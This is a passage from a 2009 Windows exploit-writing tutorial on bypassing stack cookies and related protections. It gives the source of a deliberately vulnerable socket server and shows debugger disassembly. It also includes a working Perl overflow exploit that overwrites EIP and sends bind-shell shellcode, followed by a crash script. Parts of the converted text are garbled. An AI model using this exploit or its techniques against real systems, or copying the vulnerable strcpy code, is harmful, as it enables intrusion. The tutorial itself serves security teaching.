C) Peter Van Feckhoutte

Save the environment - don't print this document !



:: Knowledge is not an object, it's a flow ::

# Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR

Corelan Team (corelanc0d3r) · Monday, September 21st, 2009

# Introduction

In all previous tutorials in this Exploit writing tutorial series, we have looked at building exploits that would work on Windows XP / 2003 server. The success of all of these exploits (whether they are based on direct ret overwrite or exception handler structure overwrites) are based on the fact that a reliable return address or pop/pop/ret address must be found, making the application jump to your shellcode. In all of these cases, we were able to find a more or less reliable address in one of the OS dll's or application dll's. Even after a reboot, this address stays the same, making the exploit work reliably.

Fortunately for the zillions Windows end-users out there, a number of protection mechanisms have been built-in into the Windows Operating systems.

- Stack cookies (/GS Switch cookie)
- Safeseh (/Safeseh compiler switch)
- Data Execution Prevention (DEP) (software and hardware based)
- Address Space Layout Randomization (ASLR)

# Stack cookie /GS protection

The /GS switch is a compiler option that will add some code to function's prologue and epilogue code in order to prevent successful abuse of typical stack based (string buffer) overflows.

When an application starts, a program-wide master cookie (4 bytes (dword), unsigned int) is calculated (pseudo-random number) and saved in the .data section of the loaded module. In the function prologue, this program-wide master cookie is copied to the stack, right before the saved EBP and EIP. (between the local variables and the return addresses)

### [buffer][cookie][saved EBP][saved EIP]

During the epilogue, this cookie is compared again with the program-wide master cookie. If it is different, it concludes that corruption has occurred, and the program is terminated.

In order to minimize the performance impact of the extra lines of code, the compiler will only add the stack cookie if the function contains string buffers or allocates memory on the stack using \_alloca. Furthermore, the protection is only active when the buffer contains 5 bytes or more. In a typical buffer overflow, the stack is attacked with your own data in an attempt to overwrite the saved EIP. But before your data overwrites the saved EIP, the cookie is overwritten as well, rendering the exploit useless (but it may still lead to a DoS). The function epilogue would notice that the cookie has been changed, and the application dies.

# 

The second important protection mechanism of /GS is variable reordering. In order to prevent attackers from overwriting local variables or arguments used by the function, the compiler will rearrange the layout of the stack frame, and will put string buffers at a higher address than all other variables. So when a string buffer overflow occurs, it cannot overwrite any other local variables.

The stack cookie is often referred to as "canary" as well. Read more at http://en.wikipedia.org/wiki/Buffer\_overflow\_protection, at http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx and at http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

# Stack cookie /GS bypass methods

The easiest way to overcome the stack based overflow protection mechanisms, requires you to retrieve/guess/calculate the value of the cookie (so you can overwrite the cookie with the same value in your buffer). This cookie sometimes (very rarely) is a static value... but even if it is, it may contain bad characters and you may not be able to use that value.

David Litchfield has written a paper back in 2003 on how stack protection can be bypassed using some other techniques, that don't require the cookie to be guessed. (and more excellent work in this area has been done by Alex Soritov and Mark Dowd, and by Matt Miller.)

Anyways, David described that, if the overwritten cookie does not match with the original cookie, the code checks to see if there is a developer defined exception handler. (If not, the OS exception handler will kick in). If the hacker can overwrite an Exception Handler registration structure (next SEH + Pointer to SE Handler), AND trigger an exception before the cookie is checked, the stack based overflow could be executed (= SEH based exploit) despite the stack cookie.

After all, one of the most important limitations of GS is that it does not protect exception handler records. At that point, the application would need to rely solely on SEH protection mechanisms (such as SafeSEH etc) to deal with these scenario's. As explained in tutorial part 3, there are ways to overcome this safeseh issue.

In 2003 server (and later XP/Vista/7/... versions) the structured exception has been modified, making it harder to exploit this scenario in more current versions of the OS. Exception handlers are now registered in the Load Configuration Directory, and before an Exception Handler is executed, its address is checked against the list of registered handlers. We'll talk about how to bypass this later on in this article.

# Bypass using Exception Handling

So, we can defeat stack protection by triggering an exception before the cookie is checked during the epilogue (or we can try to overwrite other data (parameters that are pushed onto the stack to the vulnerable function), which is referenced before the cookie check is performed.), and then deal with possible SEH protection mechanisms, if any... Of course, this second technique only works if the code is written to actually reference this data. You can try to abuse this by writing beyond the end of the stack.

[buffer][cookie][EH record][saved ebp][saved eip][arguments ]

The key in this scenario is that you need to overwrite far enough, and that there is an application specific exception registered (which gets overwritten). If you can control the exception handler address (in the Exception Registration structure), then you can try to overwrite the pointer with an address that sits outside the address range of a loaded module (but should be available in memory anyways, such as loaded modules that belong to the OS etc.). Most of the modules in newer versions of the Windows OS have all been compiled with /safeseh, so this is not going to work anymore. But you can still try to find a handler in a dll that is linked without safeseh (as explained in part 3 of this tutorial series). After all, SEH records on the stack are not protected by GS... you only have to bypass SafeSEH.

As explained in part 3 of this exploit writing tutorial, this pointer needs to be overwritten with a pop pop ret instruction (so the code would land at nseh, where you can do a short jump to go to your shellcode). Alternatively (or if you cannot find a pop pop ret instruction that does not sit in the address range of a loaded module belonging to the application) you can look at ESP/EBP, find the offset from these registers to the location of nseh, and look for addresses that would do

- call dword ptr [esp+nn]

- call dword ptr [ebp+nn]

- jmp dword ptr [esp+nn]

- jmp dword ptr[ebp+nn]

Where nn is the offset from the register to the location of nseh. It's probably easier to look for a pop pop ret combination, but it should work as well. the pvefindaddr Immdbg plugin may help you finding such instructions. (!pvefindaddr jseh or 'pvefindaddr jseh all). Furthermore, you can also use pointers to the "add esp,8 + ret" instructions. Again, !pvefindaddr jseh (or !pvefindaddr jseh all) will help you with this (feature added in v1.17 of pvefindaddr)

### Bypass by replacing cookie on stack and in .data section

Another technique to bypass stack cookie protection is by replacing this authoritative cookie value in the .data section of the module (which is writeable, otherwise the applicaiton would not be able to calculate a new cookie and store it at runtime), and replace the cookie in the stack with the same value. This technique is only possible if you have the ability to write anything at any location. (4 byte artbitrary write) – access violations that state something like the instruction below indicate a possible 4 byte arbitrary write :

mov dword ptr[reg1], reg2

(In order to make this work, you obviously need to be able to control the contents of reg1 and reg2). reg1 should then contain the memory location where you want to write, and reg2 should contain the value you want to write at that address.

### Bypass because not all buffers are protected

Another exploit opportunity arises when the vulnerable code does not contains string buffers (because there will not be a stack cookie then) This is also valid for arrays of integers or pointers.

[buffer][cookie][EH record][saved ebp][saved eip][arguments ]

Example : If the "arguments" don't contain pointers or string buffers, then you may be able to overwrite these arguments and take advantage of the fact that the functions are not GS protected.

### Bypass by overwriting stack data in functions up the stack

When pointers to objects or structures are passed to functions, and these objects or structures resided on the stack of their callers (parent function), then this could lead to GS cookie bypass. (overwrite object and vtable pointer. If you point this pointer to a fake vtable, you can redirect the virtual function call and execute your evil code)

### Bypass because you can guess/calculate the cookie

Reducing the Effective Entropy of GS Cookies

### Bypass because the cookie is static

Finally, if the cookie value appears to be the same/static every time, then you can simply put this value on the stack during the overwrite.

# Stack cookie protection debugging & demonstration

In order to demonstrate some stack cookie behaviour, we'll use a simple piece of code found at http://www.security-forums.com/viewtopic.php?p=302855#302855 (and used in part 4 of this tutorial series) This code contains vulnerable function pr() which will overflow if more than 500 bytes are passed on to the function.

Open Visual Studio C++ 2008 (Express edition can be downloaded from http://www.microsoft.com/express/download/default.aspx) and create a new console application.

I have slightly modified the original code so it would compile under VS2008 :

// vulnerable server.cpp : Defines the entry point for the console application.
//

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

#include "stdafx.h"
#include "winsock.h"
#include "windows.h"

//load windows socket #pragma comment(lib, "<mark>wsock32.lib</mark>")

//Define Return Messages
#define SS\_ERROR 1
#define SS\_OK 0

void pr( char \*str)
{

12/02/2011 - 2 / 44

Knowledge is not an object, it's a flow

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

```
char buf[500]=" '
strcpy(buf,str);
                                 ";
void sError(char *str)
{
     printf("Error %s",str);
WSACleanup();
}
int _tmain(int argc, _TCHAR* argv[])
WORD sockVersion;
WSADATA wsaData;
int rVal;
char Message[5000]=" ";
char buf[2000]=" ";
u_short LocalPort;
LocalPort = 200;
//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);
//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);
if(serverSocket == INVALID_SOCKET)
{
     sError("Failed socket()");
return SS_ERROR;
}
SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;
//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
     sError("Failed bind()");
     WSACleanup();
return SS_ERROR;
}
//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
     sError("Failed listen()");
WSACleanup();
return SS_ERROR;
}
//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
     sError("Failed accept()");
WSACleanup();
return SS_ERROR;
}
int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
     //receive the data that is being sent by the client max limit to 5000 bytes.
bytesRecv = recv( clientSocket, Message, 5000, 0 );
      if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
          printf( "\nConnection Closed.\n");
break;
     }
}
//Pass the data received to the function pr
pr(Message);
//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);
WSACleanup();
```

return SS\_OK;
}

C) Peter Van Eeckhouttie

Edit the vulnerable server properties

12/02/2011 - 3 / 44

(c) Petrer Van Feckhouttie

3

vulnerable server - Visual C++ 2008 Express Editi File Edit View Project Build Debug Tools Window 98 🛅 • 🔛 • 📂 Add Class.. Add New Item... Ctrl+Shift+A 100 R. R. At -... Add Existing Item... Shift+Alt+A 🗟 🚱 🗵 Exclude From Project Solution 'vulnera ം Show All Files ÷ Set as StartUp Project Header I 8 h stda h targ 49 Refresh Project Toolbox Items Resourc vulnerable server Properties... Alt+F7 Source Pies //Deline Rect ė-Go to C/C++, Code Generation, and set "Buffer Security Check" to No • Path • • + (/65-) Not Set Point Exceptions Compile the code (debug mode). Open the vulnerable server.exe in your favorite debugger and look at the function pr() :

(8c0.9c8): Break instruction e	xceptior	n - code 80000003 (first chance)
		2 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=0039ffcc ebp=		
	00391114	
cs=001b ss=0023 ds=0023 es=	0023 TS	5=0038 gs=0000 efl=00000246
ntdll!DbgBreakPoint:		
7c90120e cc int	3	
0:001> uf pr		
*** WARNING: Unab	10	to verify <b>fone</b> cksCum\Document <mark>snd</mark>
		tudio 2008\Projects\vulnerable server\Debug\vulnerable server.exe
	ISUAL SI	
vulnerable_server!pr		and [c:\documents
	isual s	tudio 2008\projects\vulnerable server\vulnerable server\vulnerable serve
r.cpp @ 17]:		
17 00411430 55	push	ebp
17 00411431 8bec	mov	ebp, esp
17 00411433 81ecbc020000		esp, 2BCh
	sub	
17 00411439 53	push	ebx
17 0041143a 56	push	esi
17 0041143b 57	push	edi
17 0041143c 8dbd44fdffff	lea	edi,[ebp-2BCh]
17 00411442 b9af000000	mov	ecx, ÕAFh
17 00411447 b8ccccccc	mov	eax,0CCCCCCCh
17 00411447 bbcccccccc		
17 00411440 1500		os dword ptr es:[edi]
18 0041144e a03c574100	mov	al,byte ptr [vulnerable_server!`string' (0041573c)]
18 00411453 888508feffff	mov	byte ptr [ebp-1F8h],al
18 00411459 68f3010000	push	1F3h
18 0041145e 6a00	push	0
18 00411460 8d8509feffff	lea	eax,[ebp-1F7h]
18 00411466 50	push	eax
18 00411467 e81bfcffff	call	vulnerable server!ILT+130( memset) (00411087)
10 00411407 E010101111		
18 0041146c 83c40c	add	esp,0Ch
19 0041146f 8b4508	mov	eax,dword ptr [ebp+8]
19 00411472 50	push	eax
19 00411473 8d8d08feffff	lea	ecx,[ebp-1F8h]
19 00411479 51	push	ecx
19 0041147a e83ffcffff	call	vulnerable server!ILT+185( strcpy) (004110be)
19 0041147f 83c408	add	esp,8
20 00411482 52		
	push	edx
20 00411483 8bcd	mov	ecx,ebp
20 00411485 50	push	eax
20 00411486 8d15a8144100	lea	edx,[vulnerable_server!pr+0x78 (004114a8)]
20 0041148c e80ffcffff	call	vulnerable server!ILT+155( RTC CheckStackVars (004110a0)
20 00411491 58	рор	eax
20 00411492 5a	pop	edx
20 00411493 5f		edi
	рор	
20 00411494 5e	рор	esi
20 00411495 5b	pop	ebx
20 00411496 81c4bc020000	add	esp,2BCh
20 0041149c 3bec	cmp	ebp, esp
20 0041149e e8cffcffff	call	vulnerable server!ILT+365( RTC CheckEsp) (00411172)
20 004114a3 8be5	mov	esp,ebp
20 004114a5 5d	pop	ebp
20 004114a5 50 20 004114a6 c3	ret	cop
20 00411400 (3	ret	

As you can see, the function prologue does not contain any references to a security cookie whatsoever. Now rebuild the executable with the /GS flag enabled (set Buffer Security Check to "On" again) and look at the function again :

(738.828): Break instruction exception - code 80000003 (first chance) eax=00251eb4 ebx=7ffdc000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4 eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=000000202 ntdll!DbgBreakPoint: 7c90120e cc int 3 0:000> uf pr

*** W/	ARNING: Unable to verify	checksum	for vulnerable server.exe
vuln	erable server!pr		and [c:\documents
sett:	ings\peter∖my documents\\	/isual st	udio 2008\projects\vulnerable server\vulnerable server\vulnerable serve
r.cpp	@ 17]:		
17	00411430 55	push	ebp
17	00411431 8bec	mov	ebp,esp
	00411433 81ecc0020000	sub	esp,2C0h
	00411439 53	push	ebx
	0041143a 56	push	esi
	0041143b 57	push	edi
17	0041143c 8dbd40fdffff	lea	edi,[ebp-2C0h]
	00411442 b9b0000000	mov	ecx,0B0h
	00411447 b8ccccccc	mov	eax,0CCCCCCCh
	0041144c f3ab	rep sto	s dword ptr es:[edi]
	0041144e a100704100	mov	<pre>eax,dword ptr [vulnerable_server!security_cookie (00417000)]</pre>
	00411453 33c5	xor	eax,ebp
17	00411455 8945fc	mov	dword ptr [ebp-4],eax
	00411458 a03c574100	mov	al,byte ptr [vulnerable_server!`string' (0041573c)]
	0041145d 888504fefff	mov	byte ptr [ebp-1FCh],al
	00411463 68f3010000	push	1F3h
	00411468 6a00	push	
	0041146a 8d8505feffff	lea	eax,[ebp-1FBh]
	00411470 50	push	eax
	00411471 e811fcffff 00411476 83c40c	call	vulnerable_server!ILT+130(_memset) (00411087)
	00411470 85C40C	add	esp,0Ch
	00411479 804508 0041147c 50	mov push	eax,dword ptr [ebp+8]
	00411470 8d8d04feffff	lea	eax ecx,[ebp-1FCh]
19	00411483 51	push	ecx
	00411484 e835fcffff	call	vulnerable server!ILT+185( strcpy) (004110be)
	00411489 83c408	add	esp,8
20	0041148c 52	push	edx
	0041148d 8bcd	mov	ecx,ebp
	0041148f 50	push	eax
	00411490 8d15bc144100	lea	edx,[vulnerable server!pr+0x8c (004114bc)]
	00411496 e805fcffff	call	vulnerable server!ILT+155( RTC CheckStackVars (004110a0)
	0041149b 58	pop	eax
	0041149c 5a	pop	edx
	0041149d 5f	pop	edi
	0041149e 5e	pop	esi
20	0041149f 5b	pop	ebx
	004114a0 8b4dfc	mov	ecx,dword ptr [ebp-4]
	004114a3 33cd	xor	ecx,ebp
	004114a5 e879fbffff	call	<pre>vulnerable_server!ILT+30(security_check_cookie (00411023)</pre>
	004114aa 81c4c0020000	add	esp,2C0h
	004114b0 3bec	cmp	ebp,esp
	004114b2 e8bbfcfff	call	vulnerable_server!ILT+365(RTC_CheckEsp) (00411172)
	004114b7 8be5	mov	esp,ebp
	004114b9 5d	рор	ebp
20	004114ba c3	ret	

In the function prolog, the following things happen :

- sub esp,2c0h : 704 bytes are set aside

http://www.corelan.be:8800

c) Peter Van Eeckhoutte

- mov eax,dword ptr[vulnerable\_server!\_security\_cookie (00417000)] : a copy of the cookie is fetched

- xor eax,ebp : logical xor of the cookie with EBP

- Then, cookie is stored on the stack, directly below the return address

In the function epilog, this happens :

mov ecx,dword ptr [ebp-4] : get stack's copy of the cookie

- xor ecx,ebp : perform the xor again

- call vulnerable\_server!ITL+30(\_\_security\_check\_cookie (00411023) : jump to the routine to verify the cookie

In short : a security cookie is added to the stack and is compared again before the function returns.

When you try to overflow this buffer by sending more than 500 bytes to port 200, the application will die (in the debugger, the application will go to a breakpoint - uninitialized variables are filled with 0xCC at runtime when compiling with VS2008 C++, due to RTC) and esp contains this :

(a38.444): Break instruction exception - code 80000003 (first	t chance)
eax=00000001 ebx=0041149b ecx=bb522d78 edx=0012cb9b esi=102ce	
eip=7c90120e esp=0012cbbc ebp=0012da08 iopl=0 nv up e	
cs=001b $ss=0023$ $ds=0023$ $es=0023$ $fs=003b$ $gs=0000$	
	ert=00000202
ntdll!DbgBreakPoint:	
7c90120e cc int 3	
0:000> d esp	
0012cbbc 06 24 41 00 00 00 00 00-01 5c 41 00 2c da 12 00 .	\$A\A.,
	φ/
	.t.a.c.ka.r.
	.u.n.dt.h.e.
0012cbfc 20 00 76 00 61 00 72 00-69 00 61 00 62 00 6c 00	.v.a.r.i.a.b.l.
0012cc0c 65 00 20 00 27 00 62 00-75 00 66 00 27 00 20 00 e	'.b.u.f.'
0012cc1c 77 00 61 00 73 00 20 00-63 00 6f 00 72 00 72 00 w	.a.sc.o.r.r.
	.p.t.e.d
	.p.c.e.u

(The text in ESP "Stack around the variable 'buf' was corrupted" is the result of RTC check that is included in VS 2008. Disabling the Run Time Check in Visual Studio can be done by disabling compile optimization or setting /RTCu parameter.. Of course, in real life, you don't want to disable this, as it is well effective against stack corruption)

When you compile the original code with lcc-win32 (which has no compiler protections, leaving the executable vulnerable at runtime), and open the executable in windbg (without starting it yet) then the function looks like this :

(82c.af4): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffd7000 ecx=00000005 edx=00000020 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000 efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc int 3
0:000> uf pr

\*\*\* WARNING: Unable to verify checksum for c:\sploits\vulnsrv\\vulnsrv.exe

vulnsrv!pr: 004012d4 55 004012d5 89e5 004012d7 81ecf4010000 004012dd b97d000000	push mov sub mov	ebp ebp,esp esp,1F4h ecx,7Dh
vulnsrv!pr+0xe: 004012e2 49 004012e3 c7048c5a5afaff 004012ea 75f6	dec mov jne	ecx dword ptr [esp+ecx*4],0FFFA5A5Ah vulnsrv!pr+0xe (004012e2)
<pre>vulnsrv!pr+0x18: 004012ec 56 004012ee 8dbd0cfeffff 004012f4 8d35a0a04000 004012f4 8d35a0a04000 004012ff f3a4 00401301 ff7508 00401301 ff7508 0040130a 57 0040130b e841300000 00401310 s57 00401313 5f 00401314 5e 00401315 c9</pre>	push push lea mov rep mov push lea push call add pop pop leave ret	esi edi edi,[ebp-1F4h] esi,[vulnsrv!main+0x8d6e (0040a0a0)] ecx,1F4h s byte ptr es:[edi],byte ptr [esi] dword ptr [ebp+8] edi,[ebp-1F4h] edi vulnsrv!main+0x301f (00404351) esp,8 edi esi

Now send a 1000 character Metasploit pattern) to the server (not compiled with /GS) and watch it die :

We control eip at offset 508. ESP points to a part of our buffer:

0:000> a	esp															
0012e264								41-72								0Ar1Ar2Ar3Ar4Ar5
0012e274								72-38								Ar6Ar7Ar8Ar9As0A
0012e284								33-41								s1As2As3As4As5As
0012e294								41-73								6As7As8As9At0At1
0012e2a4								74-34								At2At3At4At5At6A
0012e2b4	74	37	41	74	38	41	74	39-41	75	30	41	75	31	41	75	t7At8At9Au0Au1Au
0012e2c4	32	41	75	33	41	75	34	41-75	35	41	75	36	41	75	37	2Au3Au4Au5Au6Au7
0012e2d4	41	75	38	41	75	39	41	76-30	41	76	31	41	76	32	41	Au8Au9Av0Av1Av2A
0:000> d																
0012e2e4	76	33	41	76	34	41	76	35-41	76	36	41	76	37	41	76	v3Av4Av5Av6Av7Av
0012e2f4	38	41	76	39	41	77	30	41-77	31	41	77	32	41	77	33	8Av9Aw0Aw1Aw2Aw3
0012e304	41	77	34	41	77	35	41	77-36	41	77	37	41	77	38	41	Aw4Aw5Aw6Aw7Aw8A
0012e314	77	39	41	78	30	41	78	31-41	78	32	41	78	33	41	78	w9Ax0Ax1Ax2Ax3Ax
0012e324	34	41	78	35	41	78	36	41-78	37	41	78	38	41	78	39	4Ax5Ax6Ax7Ax8Ax9
0012e334	41	79	30	41	79	31	41	79-32	41	79	33	41	79	34	41	Ay0Ay1Ay2Ay3Ay4A
0012e344	79	35	41	79	36	41	79	37-41	79	38	41	79	39	41	7a	yŚAyŚAyŹAyŚAyŚAz
0012e354	30	41	7a	31	41	7a	32	41-7a	33	41	7a	34	41	7a	35	ÓAzÍAzŹAzŹAzŹAzŹ
0:000> d																
0012e364	41	7a	36	41	7a	37	41	7a-38	41	7a	39	42	61	30	42	Az6Az7Az8Az9Ba0B
0012e374	61	31	42	61	32	42	61	33-42	61	34	42	61	35	42	61	a1Ba2Ba3Ba4Ba5Ba
0012e384	36	42	61	37	42	61	38	42-61	39	42	62	30	42	62	31	6Ba7Ba8Ba9Bb0Bb1
0012e394	42	62	32	42	62	33	42	62-34	42	62	35	42	62	36	42	Bb2Bb3Bb4Bb5Bb6B
0012e3a4	62	37	42	62	38	42	62	39-42	63	30	42	63	31	42	63	b7Bb8Bb9Bc0Bc1Bc
0012e3b4	32	42	63	33	42	63	34	42-63	35	42	63	36	42	63	37	2Bc3Bc4Bc5Bc6Bc7
0012e3c4	42	63	38	42	63	39	42	64-30	42	64	31	42	64	32	42	Bc8Bc9Bd0Bd1Bd2B
0012e3d4	64	33	42	64	34	42	64	35-42	64	36	42	64	37	42	64	d3Bd4Bd5Bd6Bd7Bd

(esp points to buffer at offset 512)

\$ ./pattern\_offset.rb 0Ar1 1000
512

Quick and dirty exploit (with jmp esp from kernel32.dll : 0x7C874413) :

```
# Writing buffer overflows - Tutorial
# Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
# Exploit for vulnsrv.c
print
print
                                                                     ---\n";
         ...
                  Writing Buffer Overflows\n";
    Peter Van Eeckhoutte\n";
         ...
print
print
                   http://www.corelan.be:8800\n";
         ...
                                                                     ----\n":
brint
print "
print "
                Exploit for vulnsrv.c\n";
                                                           ----\n
use strict;
use Socket;
my $junk = "\x90" x 508;
#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C874413);
# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

Knowledge is not an object, it's a flow

3

Save the environment - don't print this document !

my \$nops="\x90" x 10; # initialize host and port
my \$host = shift || 'localhost';
my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address
my \$iaddr = inet\_aton(\$host);
my \$paddr = sockaddr\_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(SOCKET, PF\_INET, SOCK\_STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print "[+] Sending payload\n";
print SOCKET \$junk.\$eipoverwrite.\$nops.\$shellcode."\n"; print "[+] Payload sent\n"; close SOCKET or die "close: \$!"; system("telnet \$host 5555\n");

Ok, that works. Plain and simple, but the exploit only works because there is no /GS protection. Now try the same against the vulnerable server that was compiled with /GS :

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

12/02/2011 - 7 / 44

Pid 2588 - WinDbg:6.11.0001.404 X86	Command Prompt - vulnerableserver_with_gs.exe
File Edit View Debug Window Help (学 ) 2 (1) (1) (1) (1) (1) (1) (1) (1) (1) (1)	Calup loits (voins m/walkersblatenver_no_gslawa Calup loits (voins m/walkersblatenver_with_sslawa
Command Microsoft (R) Windows Debugger Version 6.11.0001.404 X86 Copyright (c) Microsoft Corporation. All rights reserved.	
ModLoad:         718520000         785c3000         C:NUNDOWS-VginSxS.x86.         Microsoft.V           ModLoad:         71ad0000         71ad9000         C:NUNDOWS-system32-W50CK32.dll           ModLoad:         71ab0000         71ac7000         C:NUNDOWS-system32-W50CK32.dll           ModLoad:         77ab0000         77ac5000         C:NUNDOWS-system32-W50CK32.dll           ModLoad:         77ab0000         77ac5000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         77fe0000         77ff1000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         77ac0000         77ac6000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         71as0000         71a8000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         71as0000         71a8000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         71a50000         71a8000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         7710000         77459000         C:NUNDOWS-system32-NEVCRT4.dll           ModLoad:         77410000         77459000         C:NUNDOWS-system32-NEER32.dll           ModLoad:         76390000         C:NUNDOWS-system32-NEER32.dll           ModLoad:         76390000         C:NUNDOWS-system32-NEER32.dll           ModLoad:         7639	Nicrosoft Hindows XV (Version S.1.2000) ICD Copyright 1905-2003 Microsoft Corp. Cryploits/vulnerv/wwit wit Connection to host lost. Cryploits/vulnerv/perl exploit_vulnerv.p1 Hinting Buffer Overflows Poter Van Euckhoute http://www.corelem.ber0000 Exploit for vulnerv.c I+1 Setting up socket 1-2 Setting to locablest on port 200 I+2 Setting to locablest on port 200 I+3 Setting to locablest on port 200

Application dies, but no working exploit.

Open the vulnerable server (with gs) again in the debugger, and before letting it run, set a breakpoint on the security\_check\_cookie :

(b88.260): Break instruction exception - code 80000003 (first chance) eax=00251eb4 ebx=7ffd7000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4 eip=7c90120e esp=0012fb20 ebp=0 012fc94 iopl=0 nv up e i pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=000000202 ntdl!!DbgBreakPoint: 7c00120e cs iot 2 7c90120e cc int 3

0:000> bp vulnerable\_server!\_\_security\_check\_cookie
0:000> bl
0 e 004012dd 0001 (0001) 0:\*\*\*\* vulnerable\_server!\_\_security\_check\_cookie

What exactly happens when the buffer/stack is subject to an overflow ? Let's see by sending exactly 512 A's to the vulnerable server (example code :)

```
use strict;
use Socket;
my $junk = "\x41" x 512;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port addressmy $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the portsocket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print SOCKET $junk."\n";
close SOCKET or die "close: $!";
```

This is what happens in the debugger (with breakpoint set on vulnerable\_server!\_\_security\_check\_cookie) :

0:000> g ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll 7e410000 7e4a1000 C:\WINDOWS\system32\IUSER32.dll 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll ModLoad: ModLoad: ModLoad: ModLoad: ModLoad: 0 hit Breakpoint 0 hit eax=0012e46e ebx=000000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384 eip=004012dd esp=0012e048 ebp=0012e25c iopl=0 nv up ei pl nz na pe nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00000206 vulnerable server! security\_check cookie: 004012dd 3D000304000 cmp ecx,dword ptr [vulnerable\_server!\_security\_cookie (00403000)] ds:0023:00403000=ef793df6

This illustrates that code was added and a compare is executed to validate the security cookie. The security cookie sits at 0×00403000

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

0:000> dd	0x0040300	90		
00403000	ef793df6	1086c209	fffffff	fffffff
00403010	fffffffe	00000001	00000000	00000000
00403020	00000001	00342a00	00342980	00000000
00403030	00000000	00000000	00000000	00000000

Because we have overwritten parts of the stack (including the GS cookie), the cookie comparison fails, and a FastSystemCallRet is called. Restart the vulnerable server, run the perl code again, and look at the cookie once more (to verify that it has changed) :

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

http://www.corelan.be:8800

Knowledge is not an object, it's a flow

12/02/2011 - 8 / 44

(480.fb0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd9000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=000000202
ntdll!DbgBreakPoint:
7c90120e <sup>-</sup> cc int 3
0:000> bp vulnerable server! security check cookie
0:000> bl
0 e 004012dd 0001 (0001) 0:**** vulnerable server! security check cookie
0:000> g
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
